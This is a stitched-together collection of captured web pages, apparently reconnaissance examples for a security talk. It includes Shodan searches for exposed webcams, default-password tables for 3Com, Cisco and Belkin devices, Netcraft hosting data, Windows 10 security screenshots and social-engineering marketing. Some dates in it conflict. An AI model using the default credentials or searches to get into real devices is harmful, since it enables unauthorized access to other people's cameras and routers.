Added on 2018-02-06 04:29:36 GMT

 Hungary, Miskolc

[Details](#)

HTTP/1.1 200 OK

Connection: close

Cache-Control: no-cache

Server: SQ-WEBCAM

CONTENT-LENGTH: 1002

<html>

<head>

<meta HTTP-EQUIV="Content-Type" CONTENT="text/html;">

<link href="template.css" rel="stylesheet" type="text/css">


</head>

<body topmargin=5>

TOTAL RESULTS

7,225

TOP COUNTRIES





Hong Kong	1,884
United States	1,213
Germany	766
France	492
Russian Federation	427

TOP SERVICES

HTTP	1,627
HTTP (81)	824
Qconn	814
HTTP (8080)	809
HTTP (82)	551

[Shodan](#) [Developers](#) [Book](#) [View All...](#)

 SHODAN



[Explore](#) [Enterprise Access](#) [Contact Us](#)

New to Shodan?

Explore

Discover the Internet using search queries shared by other users.

Featured Categories

Industrial Control Systems

Databases

Video Games

Top Voted

9,575

Webcam

best ip cam search i have found yet.

webcam

surveillance

cams

2019-03-15

3,740

Cams

admin admin

cam

webcam

2012-02-06

2,110

Netcam

Netcam

netcam

2012-01-13

1,358

default password

Finds results with "default password" in the ba...

router

default

password

2010-01-14

1,048

dreambox

dreambox

dreambox

2010-08-13

[More popular searches...](#)

Recently Shared

2

celular

cams

2019-02-11

1

mall

2019-02-11

1

XMR-Stak-Miner

KelvinSecurity Set: XMR-Stak-Miner "wallet_addr...

2019-02-11

1

cv

2019-02-10

1


pics


2019-02-10

[More recent searches...](#)

© 2013-2018, All Rights Reserved - Shodan®

[Shodan](#) [Developers](#) [Book](#) [View All...](#)

 SHODAN




[Explore](#) [Enterprise Access](#) [Contact Us](#)

Explore

Discover the Internet using search queries shared by other users.

Featured Categories



Top Voted

9,575

Webcam
best ip cam search I have found yet.

webcam surveillance cams

2010-03-15

3,740

Cams
admin admin

cam webcam

2012-02-06

2,110

Netcam
Netcam

netcam

2012-01-13

1,358

default password
Finds results with "default password" in the ba...

router default password

2010-01-14

1,048

dreambox
dreambox

dreambox

2010-02-10

Recently Shared

2

celular
cams

2018-02-11

1

mall

2018-02-11

1

XMR-Stak-Miner
KelvinSecurity Set: XMR-Stak-Miner "wallet_addr...

2018-02-11

1

cv

2018-02-10

1

pics

2018-02-10




default password list


Browse by character: **A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 0-9**

Displaying 1812 passwords of total 1812 entrys.

Manufacturer	Product	Revision	Protocol	User	Password
3COM			Telnet	adm	(none)
3COM			Telnet	security	security
3COM			Telnet	read	synnet
3COM			Telnet	write	synnet
3COM			Telnet	admin	synnet
3COM			Telnet	manager	manager
3COM			Telnet	monitor	monitor
3com	3Com SuperStack 3 Switch 3300XM		Multi	security	security
3COM	AirConnect Access Point	01.50-01	Multi	n/a	(none)
3COM	boson router simulator	3.66	HTTP	admin	admin
3com	cellplex	7000	Telnet	admin	admin
3COM	CellPlex	7000	Telnet	tech	tech
3COM	CellPlex		HTTP	admin	synnet
3COM	CoreBuilder	7000/6000/3500/2500	Telnet	debug	synnet
3COM	CoreBuilder	7000/6000/3500/2500	Telnet	tech	tech
3COM	HiPerARC	v4.1.x	Telnet	adm	(none)
3com	hub		Multi	n/a	(none)
3COM	LANplex	2500	Telnet	tech	tech
3COM	LANplex	2500	Telnet	tech	(none)
3COM	LANplex	2500	Telnet	debug	synnet
3COM	LinkBuilder		Telnet	n/a	(none)
3COM	LinkSwitch	2000/2700	Telnet	tech	tech
3com	NetBuilder		SNMP	(none)	admin
3COM	NetBuilder		SNMP		ANYCOM
3COM	NetBuilder		SNMP		ILMI
3COM	Office Connect ISDN Routers	5x0	Telnet	n/a	PASSWORD
3com	OfficeConnect 812 ADSL		Multi	adminntd	adminntd
3com	router		Multi	n/a	(none)
3com	super stack 2 switch		Multi	manager	manager
3com	super stack II		Console	n/a	(none)
3com	superstack II	1100/3300	Console	3comcso	RIP000
3COM	SuperStack II Switch	2700	Telnet	tech	tech
3COM	SuperStack II Switch	2200	Telnet	debug	synnet
3COM	Wireless 11g Firewall Router	3CRWDR100-72	Multi	none	admin
3com	Wireless AP	ANY	Multi	admin	comcomcom
3M	VOL-0215 etc.		SNMP	volition	volition
a	a	a	HTTP	9000	iloveyou
a	duessy	1.0	Other	I Love	You!



Nikto-Discuss List



Home

Default Passwords

523 vendors, 2084 passwords

[@passdb on Twitter](#) / [Firefox Search](#)

1. Cisco - Cisco IDS

User ID	root
Password	attack
Level	Administrator
Doc	

2. Cisco - CiscoWorks 2000

User ID	guest
Password	(none)
Level	User
Doc	

3. Cisco - CiscoWorks 2000

User ID	admin
Password	cisco
Level	Administrator
Doc	

www.routerpasswords.com/

Home | Add Password | About

RouterPasswords.com

CYBERSECURITY FUNDAMENTALS

REGISTER FOR ISACA'S NEWEST VIRTUAL INSTRUCTOR-LED TRAINING COURSE NOW.
26 - 27 FEBRUARY | REGISTER TODAY >

ISACA

Welcome to the internet's largest and most updated default router passwords database.

Select Router Manufacturer:

BELKIN

Find Password

Copyright © 2016 RouterPasswords.com. All rights reserved.

AXUS

AZTECH

BAUMANN DATA COM

BAY NETWORKS

BELKIN

BENQ

BILLION

BINTEC

BLUE COAT SYSTEMS

BMC

BMC SOFTWARE

BREEZECOM

BROADLOGIC

BROCADE

BROTHER

BUFFALO

CABLE AND WIRELESS

CABLETRON

CANYON

CAYMAN

CELERITY

CELLIT

CHECKPOINT

CIPHERTRUST

CISCO

CNET

COM3

COMPAQ

COMTREND

CONEXANT

CORECESS

Select Router Manufacturer:				
BELKIN				
Find Password				
Manufacturer	Model	Protocol	Username	Password
BELKIN	F5D6130	SNMP	(none)	MiniAP
BELKIN	F5D7150 Rev. FB	MULTI	n/a	admin
BELKIN	F5D8233-4	HTTP	(blank)	(blank)
BELKIN	F5D7231	HTTP	admin	(blank)



1. [New Software Releases](#)
2. [voip-info.org](#)
3. [Voipedia Telecom](#)
4. [Old News 2017](#)



Advertisement


View Discussion (0) History

Toll Free Termination Providers. If you have a large volume of calls to tollfree numbers, some **Toll Free Termination Providers** will pay you for the calls.

(In alphabetical order):

- [1Pipe Telecom](#) | OnePipe is a licensed carrier providing Hosted PBX and SIP Trunking in over 60 countries. We have regional network facilities on five continents connected across our private network. We provide Toll-Free numbers in 60 countries.
 - [Alcazar Networks Inc](#) is offering Wholesale VoIP Origination / Termination / Free Toll Free Termination - Get paid for your toll free traffic! Wholesale SIP
 - [Anveo](#) offers USA, Canadian and international Toll-Free phone numbers. Anveo provides web based [Visual Call Flow Designer](#) where you can easily create custom IVR Call Flow for your business. Anveo has many exceptional features including click to call, ringing multiple phones, call transfers to Skype or Gizmo5, conference calls, online FAX, voicemail, extensions, Business Control Panel to create and manage employee's sub accounts and more!
 - [BinFone Telecom](#) offers toll free service, delivered via SIP and IAX.
 - [ComCanada Communications](#) **CRTC Registered**, Provider of Hosted PBX, DID service, Toll Free, equipment sales, consulting, and retail/wholesale origination & termination. Supported Protocols: SIP & IAX 1-877-697-VOIP

Arts

Provider	Features			
	✓	API	✓	Origination
	✗	Calling Card	✓	Portal
	✗	Colocation	✓	Termination
	✓	International	✓	Toll Free
		A-Z	✗	E911
	✗	Metro Ethernet		

✓	API	✓	Origination
✓	Calling Card	✓	Portal
✓	Colocation	✓	Termination
✓	International	✓	Toll Free
✓	A-Z	✓	E911
✗	Metro		
	Ethernet		

*Rates shown do not include E-911 charges or government mandated taxes. Providers offering unlimited calling plans may have restrictions. Read providers terms and conditions carefully before buying.



Hosting Provider Analysis

Netcraft produces a dataset which provides a worldwide analysis of hosting companies. Each of the sites found in our monthly [Web Server Survey](#) is attributed to a hosting location using reverse DNS and IP address delegation information. Data for these networks is aggregated into parent companies so that a league table of companies controlling the largest number of web sites is produced.

Data is produced for a number of different metrics, allowing analysis based on the number of hostnames, active sites and IP addresses used by the company.

Excerpts from January 2016

Hostnames		Domains		Active Sites	
Continent	(All)	Continent	(All)	Continent	(All)
Country	(All)	Country	(All)	Country	(All)
Server Vendor	(All)	Server Vendor	(All)	Server Vendor	(All)
OS	(All)	OS	(All)	OS	(All)
Major OS	(All)	Major OS	(All)	Major OS	(All)
Hosted	(All)	Hosted	(All)	Hosted	(All)
Date	Jan 16	Date	Jan 16	Date	Jan 16
Sites Hosted	Dataset	Sites Hosted	Dataset	Sites Hosted	Dataset
Hoster Parent	Hostnames	Hoster Parent	Domains	Hoster Parent	Active Sites
OVH Net	68,485,388	GoDaddy Inc	36,066,020	Skyrock Network	14,350,538
GoDaddy Inc	45,042,763	United Internet AG	11,631,455	Google	13,509,323
Paychiz Networks	28,928,459	Other	10,159,927	Other	8,705,262
Amazon	26,710,493	Endurance International	9,156,893	GoDaddy Inc	7,529,365
Gchoo Business	25,905,981	Amazon	5,575,535	OVH Net	7,286,970

Active Domains		IP Addresses	
Continent	(All)	Continent	(All)
Country	(All)	Country	(All)
Server Vendor	(All)	Server Vendor	(All)
OS	(All)	OS	(All)
Major OS	(All)	Major OS	(All)
Hosted	(All)	Hosted	(All)
Date	Jan 16	Date	Jan 16
Sites Hosted	Dataset	Sites Hosted	Dataset
Hoster Parent	Active Domains	Hoster Parent	IP Addresses
GoDaddy Inc	6,991,563	Other	2,162,725
Other	5,940,059	Amazon	434,818
Endurance International	4,679,077	United Internet AG	353,585
United Internet AG	4,047,458	OVH Net	304,621
OVH Net	2,974,679	Alibaba Group	281,764

Explore our Internet Data Mining services

- Internet Data Mining
 - Hosting Provider Analysis
 - Hosting Provider Switching Analysis
 - Hosting Provider Server Count
 - Taxonomy of Internet Services Companies
 - Site Operator Survey
 - Million Busiest Websites
 - Busiest Sites Switching Analysis
 - SSL Survey
 - Due Diligence for Hosting Industry Investment and Acquisitions

What's that site running?

Find out what any site is running:

netcraft.com

Get in Touch

+44 (0) 1225 447500

info@netcraft.com


Solutions For

- Banks
- Certificate Authorities
- Domain Registrars
- Domain Registries
- Hosting Companies
- Investors and Venture Capitalists
- Online Merchants
- Security Providers

Download the Netcraft Extension X

https://toolbar.netcraft.com/install

Search



Download the Netcraft Extension

Search...

→

Netcraft Extension

Home

Download Now!

Report a Phish

Site Report

Top Reporters

Incentives for reporters

Phishiest TLDs

Phishiest Countries

Phishiest Hosters

Phishiest Certificate Authorities

Phishing Map

Takedown Map

Most Popular Websites

Branded Extensions

Tell a Friend

Phishing & Fraud

Phishing Site Feed

Hosting Phishing Alerts

SSL CA Phishing Alerts


Protection for TLDs against Phishing and Malware

Deceptive Domain Score


Bank Fraud Detection

Download Now


Netcraft Extension is available for:



Firefox



Google Chrome™



Opera

System Requirements

▪ Firefox 45 or later on all platforms (Windows/Mac/Linux)

▪ Google Chrome 26 or later on all platforms (Windows/Mac/Linux)

▪ Opera 15 or later on all platforms (Windows/Mac)

Please also note:

▪ We do not currently have versions of the Extensions for any other browsers, including Internet Explorer and Safari.

Help & Support

▪ Problems installing? Please read our [installation guide](#).

▪ We also have a selection of [tutorials](#) if you want to get the most out of the Netcraft Extension.

▪ Get a question? It may be answered in our [Frequently Asked Questions](#).


Erdal Ozkaya Personal Blog | X




www.erdalozkaya.com

Search

ERDAL OZKAYA PERSONAL BLOG


HOME ABOUT ME CONTACT





ERDAL OZKAYA PERSONAL BLOG

www.erdalozkaya.com



Site Report


Risk Rating: 0

Country: AU

Site rank: 1,124,355

First seen: May 2009

Host: Dreamscape N...



Report phish

Erdal Ozkaya Personal Blog |

Site report for www.erdalozkaya.com

https://toolbar.netcraft.com/site_re80%

Search

NETCRAFT

Site report for www.erdalozkaya.com

Search...

Netcraft Extension

Home

Download Now!

Report a Phish

Site Report

Top Reporters

Incentives for reporters

Phishiest TLDs

Phishiest Countries

Phishiest Hosters

Phishiest Certificate Authorities

Phishing Map

Takedown Map

Most Popular Websites

Branded Extensions

Tell a Friend

Phishing & Fraud

Phishing Site Feed

Hosting Phishing Alerts

SSL CA Phishing Alerts

Protection for TLDs against Phishing and Malware

Deceptive Domain Score

Bank Fraud Detection

Phishing Site Countermeasures

Extension Support

FAQ

Glossary

Contact Us

Report a Bug

Look up another URL:

Enter a URL here

Share: f t in s y

Background

Site title	Erdal Ozkaya Personal Blog	Date first seen	May 2009
Site rank	1124355	Primary language	English
Description	Erdal is an IT Security Guru with business development and management skills who focuses on Penetration Testing, IT Auditing and sharing his real life skills as a Lecturer/ Trainer and is currently working as Chief Information Security Officer at EMT.		
Keywords	erdal ozkaya,erdal \303\266zkaya,who is erdal ozkaya,cyber security,microsoft erdal \303\266zkaya		
Netcraft Risk Rating [FAQ]	0/10		

Network

Site	http://www.erdalozkaya.com	Netblock Owner	Dreamscape Networks Inc Australia
Domain	erdalozkaya.com	Nameserver	ns1.syrahost.com
IP address	163.47.74.97	DNS admin	serverlogs@syrahost.com
IPv6 address	2404:8280:a222:bbbb:bba1:80:ffff:ffff	Reverse DNS	server-2p-r62.ipv4.au.syrahost.com
Domain registrar	unknown	Nameserver organisation	unknown
Organisation	unknown	Hosting company	Dreamscape Networks
Top Level Domain	Commercial entities (.com)	DNS Security Extensions	unknown
Hosting country	AU		


Hosting History

Netblock owner	IP address	OS	Web server	Last seen
				24/06/2013

☐ Hosting History


Netblock owner	IP address	OS	Web server	Last seen Refresh
Dreamscape Networks PTY LTD	163.47.74.97	Linux	nginx	25-Jan-2017
Aust Domains International Pty Ltd PO Box 3554 East St Georges Tce	27.123.26.225	Linux	nginx	5-Jul-2014
Aust Domains International Pty Ltd PO Box 3554 East St Georges Tce	27.123.26.225	Linux	Apache/2.2.24 Unix mod_ssl/2.2.24 OpenSSL/1.0.0-fips mod_bwlimited/1.4 mod_perl/2.0.6 Perl/v5.10.1	22-Sep-2013
iiNet Limited Locked Bag 16 Cloisters Square, WA, 6850	203.206.239.121	Windows Server 2008	Microsoft-IIS/7.5	12-Nov-2012
WebNX, Inc. 800 S Hope St STE B10 Los Angeles CA US 90017	173.231.15.143	Windows Server 2008	Microsoft-IIS/7.5	16-Jul-2012
Servage.net - Hosting Segment H6	77.232.80.102	Linux	Apache	20-Oct-2009

ANATOMY OF AN **ATTACK**



ERDAL OZKAYA PERSONAL BLOG

[HOME](#) [ABOUT ME](#) [CONTACT](#)




[!\[\]\(627522788ef5b34c205f4eb2bf07b30d_img.jpg\)](#) [!\[\]\(8cdef2a052c444efca7a7d8fd10f349a_img.jpg\)](#) [!\[\]\(f4044405393835bb1d2af30f2959f21f_img.jpg\)](#)

VIDEO TUTORIALS

20 APR, 2017

Windows 10 Security in Real Life



New window

New Application Guard window

New InPrivate window

Zoom — 150% + ↗

Favorites

Cast media to device

Find on page

Read aloud

Print

Pin this page to the taskbar

Pin this page to Start

F12 Developer Tools

Open with Internet Explorer

Send feedback

Extensions

What's new and tips

Settings















Windows Features



Turn Windows features on or off



To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.

- ☐  Hyper-V
 - ☐  Hyper-V Management Tools
 - ☐  Hyper-V Platform
 - ☐  Hyper-V Hypervisor
 - ☐  Hyper-V Services
- ☒  Internet Explorer 11
- ☐  Internet Information Services
 - ☐  Internet Information Services Hostable Web Core
 - ☐  Isolated User Mode
- ☐  Legacy Components
- ☒  Media Features
- ☐  Microsoft Message Queue (MSMQ) Server

OK

Cancel

















Windows Features



Turn Windows features on or off



To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.

- ☒  Simple Network Management Protocol (SNMP)
- ☐  Simple TCP/IP services (i.e. echo, daytime etc)
- ☒  SMB 1.0/CIFS File Sharing Support
 - ☐  SMB Direct
 - ☐  Telnet Client
 - ☐  TFTP Client
 - ☒  Windows Defender Application Guard
 - ☐  Windows Identity Foundation 3.5
- ☒  Windows PowerShell 2.0
- ☒  Windows Process Activation Service
 - ☐  Windows Subsystem for Linux
 - ☐  Windows TIFF IFilter
 - ☐  Work Folders Client
 - ☐  XPS Viewer

OK

Cancel



Application Guard



Start




10 Bre


You're browsing in Application Guard for Microsoft Edge


This helps keep your PC safer by creating a separate
browsing environment.

[Learn more](#)


Introducing the
LG X ventur







The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The text inside the window reads: "Windows PowerShell", "Copyright (C) Microsoft Corporation. All rights reserved.", "PS C:\WINDOWS\system32> Set-MpPreference -EnableNetworkProtection Enabled", and "PS C:\WINDOWS\system32>".




<https://www.mitnicksecurity.com/about/social-engineering-strength>

Home

About

Security Services

Speaking

Shopping

The Leading Authority on Social Engineering



Kevin Mitnick's method of social engineering penetration testing is the leading standard for the security industry. In his groundbreaking and bestselling work, *The Art of Deception: Controlling the Human Element of Security*, which is required reading by many organizations, including universities, Kevin explains that the easiest way to penetrate high-tech systems is through the people who manage, operate, and use them. In it, he demonstrates that humans are the weakest link in security. Therefore, the company he founded, Mitnick Security, uses his proprietary blend of information reconnaissance, technology, and personally mentored social engineers to provide unparalleled social engineering penetration testing through all attack vectors, including phone, web, e-mail, social media, and onsite infiltration.


Social Engineering attacks are the most serious cyber threat organizations face today. When you undergo Social Engineering Penetration Testing, you will learn how vulnerable you are to bad decisions, specifically regarding security best practices, which are normally widespread and are unaddressed on all levels of an organization. Many of your people will be easily convinced to unwittingly hand over the "keys to the kingdom." Social engineering attacks are the most difficult to detect and defend against.

